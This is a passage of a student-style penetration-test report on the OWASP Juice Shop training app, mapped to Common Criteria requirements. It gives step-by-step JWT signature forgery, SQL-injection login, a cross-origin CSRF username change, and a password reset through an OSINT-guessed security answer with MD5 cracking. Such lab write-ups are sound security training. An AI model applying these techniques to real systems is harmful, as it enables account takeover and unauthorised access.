
7. - replace email with *rsa_lord@juice-sh.op*




8. convert the private key *jwt.pub* into hex and store it in *jwt-hex.pub*




9. copy the header.payload from step 7 and private key i.e. *jwt.pub* to compute new hash



10. convert the hash in step 9 into base64url




11. Copy the base64url signature from step 10 and replace the signature part in step 7



4.1.2 Outcomes (evidence) of the penetration testing in 4.1

1. copy the updated token from step 11 and replace in step 7 and 'send' the request again



2. the request was once again successful with a forged signature

4.1.3 Explanation of how the evidence included in 4.1 proves that [SFR4] is violated


1. **Violation of SFR4** - The TSF failed to detect forged signature and successfully queried the database hence undermining the 'integrity' and 'non-repudiation' of the system.

4.2 [SFR4 - VC2] - Log in with the (non-existing) accountant without ever registering that user


4.2.1 Description of penetration testing that was carried out for [SFR4 - VC2]

1. navigate to the login page of juiceshop localhost:3000/#/login

   - I used ' as email and *Password* as password to login




2. capture this login request in burpsuite and send it to the Repeater, I get error as email is not validated



3. craft a UNION SELECT statement utilising the Users table schema exfiltrated in step 1 of 1.4

4.2.2 Outcomes (evidence) of the penetration testing in 4.2

1. I used Union select statement to register a user *acc0unt4nt@juice-sh.op* with forged authentication data



4.2.3 Explanation of how the evidence included in 4.2 proves that [SFR4] is violated

1. step 1 of 4.2.2 handed out a valid JWT token

   ∴ the TSF failed to prevent the establishing of session with forged authentication data

4.3 [SFR3 - VC3] Perform a persisted XSS attack bypassing a client-side security mechanism

4.4 [SFR3 - VC4] Perform a persisted XSS attack bypassing a server-side security mechanism


5 SFR5 - FIA_UAU.3.2

The TSF shall prevent use of authentication data that has been copied from any other user of the TSF.

5.1 [SFR5 - VC1] Change the name of a user by performing Cross-Site Request Forgery from another origin

5.1.1 Description of penetration testing that was carried out for [SFR5 - VC1]

1. register a test user *test@test.com*, set its username to *test*




   - This *test* user is going to be the victim of the CSRF attack

   - Inspecting username field, tells that the the value is stored in *value* parameter

   - I'm going to change it's username from *test* to *CSRF*


2. navigate to *htmledit.squarefree.com* to create a username change request



   - click 'Set Username'

5.1.2 Outcomes (evidence) of the penetration testing in 5.1

1. refresh the browser for the instance in which user is logged in, the updated username CSRF appears



5.1.3 Explanation of how the evidence included in 5.1 proves that [SFR5] is violated

1. The TSF failed to maintain integrity of user data and a non-admin user changed the username for *test@test.com* from *test* to *CSRF* using Cross Site Forgery from a different origin

6 SFR6 - FMT_MSA.1.1

The TSF shall enforce the access control SFP(s), to restrict the ability to change, and delete the security attributes username and user password to admin users.

1. Hierarchical to: No other components.
2. Dependencies:

   - [FDP_ACC.1 Subset access control, or

   - FDP_IFC.1 Subset information flow control]

   - FMT_SMR.1 Security roles


   - FMT_SMF.1 Specification of Management Functions

   - FMT_MSA.1.1 The TSF shall enforce the [assignment: access control SFP(s), information flow control SFP(s)] to restrict the ability to [selection: change_default, query, modify, delete, [assignment: other operations]] the security attributes [assignment: list of security attributes] to [assignment: the authorised identified roles].

6.1 [SFR6 - VC1] Reset the password of Bjoern's OWASP account via the Forgot Password mechanism

6.1.1 Description of penetration testing that was carried out for [SFR6 - VC1]

1. navigate to the forgot password page and enter Bjoern's email as *bjoern@owasp.org*




2. Next, the form seeks the name of favourite pet? I do not know the answer to this question
3. so, I use Open Source Intelligence to find clues about Bjoern's favoutite pet's name
4. find the Bjoern's twitter account

- the Cat's name is Zaya


5. enter *newpass* as new password and repeat password fields, click 'change'

6. hence this challenge is solved and the password is reset to *newpass*




6.1.2 Outcomes (evidence) of the penetration testing in 6.1

1. run the query in burpsuite to fetch new hash of Bjoern's password



2. fetch the new hash and copy into *pwdhash* file

3. use john to decrypt the MD5 hash



- the new password is *newpass*

6.1.3 Explanation of how the evidence included in 6.1 proves that [SFR6] is violated

1. TSF failed to implement password change policy by which only users with role='admin' can change/reset password


2. I proved password can be reset by anyone using OSINT method, hence the violation of this SFR

6.2 [SFR6 - VC2] Reset Uvogin's password via the Forgot Password mechanism


6.2.1 Description of penetration testing that was carried out for [SFR6 - VC2]

